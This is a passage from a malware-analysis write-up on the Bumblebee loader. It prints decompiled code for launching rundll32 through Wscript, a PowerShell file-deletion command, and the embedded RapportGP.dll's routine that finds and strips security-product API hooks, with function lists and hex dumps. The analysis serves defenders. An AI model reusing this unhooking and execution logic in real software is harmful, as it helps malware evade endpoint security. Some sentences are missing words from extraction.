GetWindowsDirectoryW(Buffer, 0x104u);
if ( sub_180041940() )
  Wow64DisableWow64FsRedirection(&OldValue);
```

Searching for VBOX files in Bumblebee

At this point, it will be useless to continue writing the anti-analysis capabilities, so for those who want to see all, please visit the al-khaser project GitHub page.

Executing processes

Among the malware, capabilities are to execute Rundll.exe to run the DLL with the InternalJob as an export function using Wscript.

```
sub_180005FC0(
  v56,
  "Set objShell = CreateObject(\"Wscript.Shell\")\r\n"
  "objShell.Run \"rundll32.exe my_application_path, IternalJob\"\r\n",
  0x6Bui64);
v55 = 15i64;
v54 = 0i64;
LOBYTE(v53[0]) = 0;
sub_180005FC0(v53, "my_application_path", 0x13ui64);
v32 = v53;
if ( v55 >= 0x10 )
  v32 = v53[0];
for ( i = sub_180005ED0(v56, v32, 0i64, v54); i != -1; i = sub_180005ED0
{
  sub_1800087E0(v56, i, v54, v62, 0i64, -1i64);
  v34 = v53;
  if ( v55 >= 0x10 )
    v34 = v53[0];
}
sub_180005CC0(v53);
v35 = v56;
if ( v58 >= 0x10 )
  v35 = v56[0];
v36 = v59;
if ( v60 >= 0x10 )
  v36 = v59[0];
sub_18003B56C(v36, v35, v57);
v51 = 7i64;
v50 = 0i64;
LOWORD(v49[0]) = 0;
sub_180007BE0(v49, L"wscript.exe");
```

Executing Wscript


Also, the malware can use PowerShell to perform further activities

```
sub_180005FC0(v118, "powershell", 0xAui64);
v84 = GetCurrentProcessId();
v85 = sub_180008BE0(v182, v84);
v87 = sub_18000B300(&v126, v86, v85);
sub_180007E80(v118, v87, 0i64, -1i64);
sub_180005CC0(&v126);
sub_180005CC0(v182);
sub_180007D30(v118, "; Remove-Item -Path \"", 0x15ui64);
sub_180007E80(v118, v211, 0i64, -1i64);
sub_180007D30(v118, "\" -Force", 8ui64);
sub_180007D30(v118, "\"", 1ui64);
```

Executing PowerShell

The little ones inside the flask

One of the most interesting things about the Bumblebee core component is the fact that it contains two DLL files inside of him.



Two hidden DLL files inside the unpacked Bumblebee

Both of these files have the same internal name *RapportGP.dll* (which is also used by the security company Trusteer)

Offset	Name	Value	Meaning
65C0	Characteristics	0	
65C4	TimeDateStamp	624405C7	
65C8	MajorVersion	0	
65CA	MinorVersion	0	
65CC	Name	7DE8	RapportGP.dll
65D0	Base	1	
65D4	NumberOfFunc...	0	
65D8	NumberOfNames	0	
65DC	AddressOfFunc...	0	
65E0	AddressOfNames	0	
65E4	AddressOfNam...	0	

Bumblebee hooking DLL aka RapportGP.dll

The two DLL files are completely identical except for the fact that one of them is 32-bit and the other is 64-bit.

PART 3: The shadow of Trickbot- Investigating the hooking DLL

In the last part, I will investigate the *RapportGP.dll*, as said, there are two versions: 32\64 bit, and for my analysis, I will focus only on the 32 bit.


The main concept behind *RapportGP.dll* is hooking, and the entire module's mechanism is supporting this activity.

Check for existing hooks

One of the first activities of the module occurs in a function named “*sub_100060C0*”, in general, this function will be responsible to check if there is any hooked function from a list of pre-determined functions.

Inside *sub_100060C0*, the chain of events that leads to this is the following:

1. A handle to , , , obtained
2. The requested DLL’s path obtained
3. A call to the function made to get a copy of that stored in the allocated memory
4. The arguments are sent to another function named



```
strcpy(str_GetSystemDirectoryA, "LetSystemDirectoryA");
ptr_GetSystemDirectoryA = 0;
handle_kernel32 = GetModuleHandleW(L"kernel32.dll");
handle_ntdll = GetModuleHandleW(L"ntdll.dll");
handle_kernelbase = GetModuleHandleW(L"kernelbase.dll");
handle_advapi32.dll = GetModuleHandleW(L"advapi32.dll");
str_GetSystemDirectoryA[0] = 71;
ptr_GetSystemDirectoryA = GetProcAddress(handle_kernel32, str_GetSystemDirectoryA);
result = 1;
str_GetSystemDirectoryA[0] = 49;
ptr_NtProtectVirtualMemory = 0;
if ( ptr_GetSystemDirectoryA )
{
  if ( handle_ntdll )
  {
    (ptr_GetSystemDirectoryA)(str_modulePath, 259);
    lstrcatA(str_modulePath, L"\\");
    lstrcatA(str_modulePath, "ntdll.dll");
    ptr_NtProtectVirtualMemory = e_get_NtProtectVirtualMemory_sub_100059B0(str_modulePath);
    result = sub_10005B90(str_modulePath, handle_ntdll, list_ntdll_functions, 0, ptr_NtProtectVirtualMemory);
  }
  if ( handle_kernel32 )
  {
    (ptr_GetSystemDirectoryA)(str_modulePath, 259);
    lstrcatA(str_modulePath, "\\");
    lstrcatA(str_modulePath, "kernel32.dll");
    result = sub_10005B90(str_modulePath, handle_kernel32, list_kernel32_functions, 0, ptr_NtProtectVirtualMemory);
  }
  if ( handle_kernelbase )
  {
    (ptr_GetSystemDirectoryA)(str_modulePath, 259);
    lstrcatA(str_modulePath, "\\");
    lstrcatA(str_modulePath, "kernelbase.dll");
    result = sub_10005B90(str_modulePath, handle_kernelbase, list_kernelbase_functions, 0, ptr_NtProtectVirtualMemory);
  }
  if ( handle_advapi32.dll )
  {
    (ptr_GetSystemDirectoryA)(str_modulePath, 259);
    lstrcatA(str_modulePath, "\\");
    lstrcatA(str_modulePath, "advapi32.dll");
    result = sub_10005B90(str_modulePath, handle_advapi32.dll, list_advapi32, 0, ptr_NtProtectVirtualMemory);
  }
```


1. RappportGP.dll checking and disabling existing hooks

The functions it wants to check are:

In *Ntdll.dll*

```
list_ntdll_functions dd offset aLdrgetdllhandl
                                        ; DATA XREF: e_check_if_already_
                                        ; "LdrGetDllHandle"
                dd offset aLdrhotpatchrou ; "LdrHotPatchRoutine"
                dd offset aLdrloaddll_0 ; "LdrLoadDll"
                dd offset aLdrunloaddll ; "LdrUnloadDll"
                dd offset aNtcontinue   ; "NtContinue"
                dd offset aNtcreatefile ; "NtCreateFile"
                dd offset aNtcreateproces ; "NtCreateProcess"
                dd offset aNtcreateproces_0 ; "NtCreateProcessEx"
                dd offset aNtcreatesectio ; "NtCreateSection"
                dd offset aNtcreatethread ; "NtCreateThread"
                dd offset aNtcreatethread_0 ; "NtCreateThreadEx"
                dd offset aNtcreateuserpr ; "NtCreateUserProcess"
                dd offset aNtgetcontextth ; "NtGetContextThread"
                dd offset aNtmapviewofsec ; "NtMapViewOfSection"
                dd offset aNtprotectvirtu_0 ; "NtProtectVirtualMemory"
                dd offset aNtqueryinforma ; "NtQueryInformationThread"
                dd offset aNtqueueapcthre ; "NtQueueApcThread"
                dd offset aNtreadvirtualm ; "NtReadVirtualMemory"
                dd offset aNtfreevirtualm ; "NtFreeVirtualMemory"
                dd offset aNtallocatevirt_0 ; "NtAllocateVirtualMemory"
                dd offset aNtresumethread ; "NtResumeThread"
                dd offset aNtsetcontextth ; "NtSetContextThread"
                dd offset aNtsetinformati ; "NtSetInformationProcess"
                dd offset aNtsetinformati_0 ; "NtSetInformationThread"
                dd offset aNtsuspendthrea ; "NtSuspendThread"
                dd offset aNtunmapviewofs ; "NtUnmapViewOfSection"
                dd offset aNtcreateevent ; "NtCreateEvent"
                dd offset aNtcreatemutant ; "NtCreateMutant"
                dd offset aNtcreatesemaph ; "NtCreateSemaphore"
                dd offset aNtopenevent  ; "NtOpenEvent"
                dd offset aNtopensemaphor ; "NtOpenSemaphore"
                dd offset aNtopenmutant ; "NtOpenMutant"
                dd offset aNtwritevirtual ; "NtWriteVirtualMemory"
                dd offset aNtqueryinforma_0 ; "NtQueryInformationProcess
                dd offset aNtadjustprivil ; "NtAdjustPrivilegesToken"
                dd offset aNtduplicateobj ; "NtDuplicateObject"
                dd offset aNtclose      ; "NtClose"
                dd offset aNtterminatepro ; "NtTerminateProcess"
                dd offset aNtopenprocess ; "NtOpenProcess"
                dd offset aNtopensection ; "NtOpenSection"
                dd offset aRtlcreateheap ; "RtlCreateHeap"
                dd offset aRtlexituserpro ; "RtlExitUserProcess"
                dd offset aRtlexituserthr ; "RtlExitUserThread"
                dd offset aKiuserapcdispa ; "KiUserApcDispatcher"
                dd offset aKiuserexceptio ; "KiUserExceptionDispatcher"
                dd offset aNtopenthread ; "NtOpenThread"
                dd offset aRtldecompressb ; "RtlDecompressBuffer"
                dd offset aRtlqueryenviro ; "RtlQueryEnvironmentVariable"
```

RapportGP.dll list of Ntdll functions to check

In *Kernel32.dll*

```
list_kernel32_functions dd offset aCreatefilea
                                        ; DATA XREF: e_check_if_already_hooked_sub_10
                                        ; "CreateFileA"
                dd offset aCreatefilemapp_0 ; "CreateFileMappingA"
                dd offset aCreatemailslot ; "CreateMailslotA"
                dd offset aCreatemailslot_0 ; "CreateMailslotW"
                dd offset aCreatenamedpip ; "CreateNamedPipeA"
                dd offset aCreatenamedpip_0 ; "CreateNamedPipeW"
                dd offset aCreateprocessa ; "CreateProcessA"
                dd offset aCreateprocessi ; "CreateProcessInternalA"
                dd offset aCreateprocessi_0 ; "CreateProcessInternalW"
                dd offset aCreateprocessw ; "CreateProcessW"
                dd offset aCreateremoteth ; "CreateRemoteThread"
                dd offset aFindfirstfilee ; "FindFirstFileExA"
                dd offset aFindfirstfilee_0 ; "FindFirstFileExW"
                dd offset aLoadlibrarya ; "LoadLibraryA"
                dd offset aLoadlibrarywmo ; "LoadLibraryWMoveFileWithProgressAMoveFi".
                dd offset aBasethreadinit ; "BaseThreadInitThunk"
                dd offset aRtlinstallfunc ; "RtlInstallFunctionTableCallback"
                dd offset aWinexec      ; "WinExec"
```

RapportGP.dll list of Kernel32 functions to check

In *Kernelbase.dll*

```
list_kernelbase_functions dd offset aCreatefilemapp
                                        ; DATA XREF: e_check_if_alre
                                        ; "CreateFileMappingNumaW"
                dd offset aCreatefilemapp_1 ; "CreateFileMappingW"
                dd offset aCreatefilew  ; "CreateFileW"
                dd offset aClosehandle  ; "CloseHandle"
                dd offset aOpenthread   ; "OpenThread"
                dd offset aGetprocaddress ; "GetProcAddress"
                dd offset aCreateremoteth_0 ; "CreateRemoteThread"
                dd offset aCreateremoteth_1 ; "CreateRemoteThreadEx"
                dd offset aCreatethread ; "CreateThread"
                dd offset aFindfirstfilea ; "FindFirstFileA"
                dd offset aFindfirstfilew ; "FindFirstFileW"
                dd offset aHeapcreate   ; "HeapCreate"
                dd offset aLoadlibraryexa ; "LoadLibraryExA"
                dd offset aLoadlibraryexw ; "LoadLibraryExW"
                dd offset aMapviewoffile ; "MapViewOfFile"
                dd offset aMapviewoffilee ; "MapViewOfFileEx"
                dd offset aQueueuserapc ; "QueueUserAPC"
                dd offset aSleepex      ; "SleepEx"
                dd offset aVirtualalloc ; "VirtualAlloc"
                dd offset aVirtualallocex ; "VirtualAllocEx"
                dd offset aVirtualprotect_1 ; "VirtualProtect"
                dd offset aVirtualprotect_2 ; "VirtualProtectEx"
                dd offset aWriteprocessme_0 ; "WriteProcessMemory"
                dd offset aGetmodulehandl ; "GetModuleHandleW"
```

RapportGP.dll list of Kernelbase functions to check

In *Advapi32.dll*

```
list_advapi32   dd offset aCryptimportkey
                                        ; DATA XREF: e_check_if_
                                        ; "CryptImportKey"
                dd offset aCryptduplicate ; "CryptDuplicateKey"
                dd offset aLogonusera   ; "LogonUserA"
                dd offset aLogonuserexa ; "LogonUserExA"
                dd offset aLogonuserexw ; "LogonUserExW"
                dd offset aLogonuserw   ; "LogonUserW"
```

RapportGP.dll list of Advapi32 functions to check

In *sub_10005B90*, the module path of the requested DLL file will be mapped to memory and will be sent to an additional function named "*sub_10005D40*" that will deal with the actual checking.

```
lpBaseAddress = 0;
handle_file = 0;
hObject = 0;
strcpy(str_CreateFileA, "2reateFileA");
strcpy(str_CreateFileMappingA, "3reateFileMappingA");
strcpy(str_MapViewOfFile, "4apViewOfFile");
handle_kernel32 = GetModuleHandleW(L"kernel32.dll");
str_CreateFileA[0] = 67;
ptr_CreateFileA = GetProcAddress(handle_kernel32, str_CreateFileA);
str_CreateFileA[0] = 52;
str_CreateFileMappingA[0] = 67;
ptr_CreateFileMappingA = GetProcAddress(handle_kernel32, str_CreateFileMappingA);
str_CreateFileMappingA[0] = 55;
str_MapViewOfFile[0] = 77;
ptr_MapViewOfFile = GetProcAddress(handle_kernel32, str_MapViewOfFile);
str_MapViewOfFile[0] = 48;
handle_file = (ptr_CreateFileA)(str_module_name, 0x80000000, 1, 0, 3, 0, 0);
if ( handle_file != -1 )
{
  hObject = (ptr_CreateFileMappingA)(handle_file, 0, 0x1000002, 0, 0, 0);
  if ( hObject != -1 )
  {
    lpBaseAddress = (ptr_MapViewOfFile)(hObject, 4, 0, 0, 0);
    e_check_if_hooked_sub_10005D40(lpBaseAddress, handle_DLL, list_functions, a4, ptr_NtProtectVirtualMemory);
  }
```

2. RapportGP.dll checking and disabling existing hooks

As for the checks themselves, it is quite simple:

1. The malware iterate through the export functions of the legitimate DLL file that was mapped to memory by the process when it loads.
2. The malware will check if the name is one of the function names it wants to check
3. Once found, the malware calls that checks for hooks evidence in the DLL that was mapped by the process loader
4. The malware will do the same for the DLL that was mapped by the malware itself (in).
5. If no hooks are found, it will continue to iterate

```
v35 = lstrlenA(lpString);
while ( *(a3 + 4 * v45) )
{
  v34 = lstrlenA(*(a3 + 4 * v45));
  if ( v34 <= v35 )
    v33 = v34;
  else
    v33 = v35;
  if ( !e_compare_names_sub_10005930(lpString, *(a3 + 4 * v45), v33) )// Iterate the DLL export function
                                      // Checks if the function name is one of the function it wants to check
  {
    v48 = 1;
    break;
  }
  ++v45;
}
if ( v48 )
{
  lpAddress = (*(v31 + 4 * *(v32 + 2 * i)) + a2);
  v27 = (*(v31 + 4 * *(v32 + 2 * i)) + a1);
  v39 = 0;
  v44 = 0;
  v49 = 0;
  for ( j = 0; j < 25; ++j )
  {
    v16 = 0;
    v17 = 0;
    v18 = 0;
    v19 = 0;
    v12 = 0;
    v13 = 0;
    v14 = 0;
    v15 = 0;
    v30 = lpAddress + v44;
    v29 = &v27[v44];
    v28 = sub_10001040(lpAddress + v44, &v16);// checking the function that is mapped by the process loader
    v44 += v28;
    if ( *v30 == *v29 )
    {
      v24 = sub_10001040(v29, &v12);// checking the function that was mapped by the malware itself
      if ( v24 == v28 )       // If both are equal everything is good
      {
        if ( j )
          break;
```

3. RapportGP.dll checking and disabling existing hooks

And if there is an indication of hooks, the malware does the following


1. Get information about the original function
2. It will change the protection
3. Check if it's writable
4. Write the content of the mapped function to the original function. In this way, it restores it to the state it should be if there are no hooks.

```
if ( v39 )                    // If they are not equal
{
  v23 = 0;
  ptr_NtProtectVirtualMemory = a5;
  Buffer.BaseAddress = 0;
  Buffer.AllocationBase = 0;
  Buffer.AllocationProtect = 0;
  Buffer.RegionSize = 0;
  Buffer.State = 0;
  Buffer.Protect = 0;
  Buffer.Type = 0;
  v5 = original_function;
  v6 = GetCurrentProcess();
  if ( VirtualQueryEx(v6, v5, &Buffer, 0x1Cu) == 28 )// Get information about the original function
  {
    v22 = 4096;
    v21 = Buffer.BaseAddress;
    v7 = GetCurrentProcess();
    if ( !ptr_NtProtectVirtualMemory(v7, &v21, &v22, 64, &v23) )// Changing protection
    {
      VirtualQuery(original_function, &v8, 0x1Cu);// Get information about the original function
      if ( v8.Protect == 0x40 )
        e_memset_sub_10005890(original_function, function_to_copy, v39);// Remove hooks by restoring normal state
    }
```

4. RapportGP.dll checking and disabling existing hooks

If we wanted to observe this activity dynamically, all we need to do is to change the bytes from the beginning of one of the functions the malware wants to check. For example, let's take *NtCreateFile*.

1. Original function at 775222C0
2. The function that mapped by the malware at 02E022C0



5. RapportGP.dll checking and disabling existing hooks

When looking in the dump, we can see that their code is exactly the same

Original NtCreateFile

Address	Hex
775222C0	B8 55 00 00 00 BA 30 8D 53 77 FF D2 C2 2C 00 90
775222D0	B8 56 00 00 00 BA 30 8D 53 77 FF D2 C2 14 00 90
775222E0	B8 57 00 00 00 BA 30 8D 53 77 FF D2 C2 18 00 90

Malware's NtCreateFile

Address	Hex
02E022C0	B8 55 00 00 00 BA 30 8D 53 77 FF D2 C2 2C 00 90
02E022D0	B8 56 00 00 00 BA 30 8D 53 77 FF D2 C2 14 00 90
02E022E0	B8 57 00 00 00 BA 30 8D 53 77 FF D2 C2 18 00 90

6. RapportGP.dll checking and disabling existing hooks


Let's change the first byte of the original to have an E9 opcode (jump)

Original NtCreateFile

Address	Hex
775222C0	E9 55 00 00 00 BA 30 8D 53 77 FF D2 C2 2C 00 90
775222D0	B8 56 00 00 00 BA 30 8D 53 77 FF D2 C2 14 00 90
775222E0	B8 57 00 00 00 BA 30 8D 53 77 FF D2 C2 18 00 90


7. RapportGP.dll checking and disabling existing hooks

Now, if we will try to debug dynamically, we will be able to get to the last part of the code.




8. RapportGP.dll checking and disabling existing hooks

After stepping over *memset*, we can see that the E9 byte no longer exists and the original function returned to its normal state.



9. RapportGP.dll checking and disabling existing hooks

At a very high level, the process eventually looks like this:



10. RapportGP.dll checking and disabling existing hooks

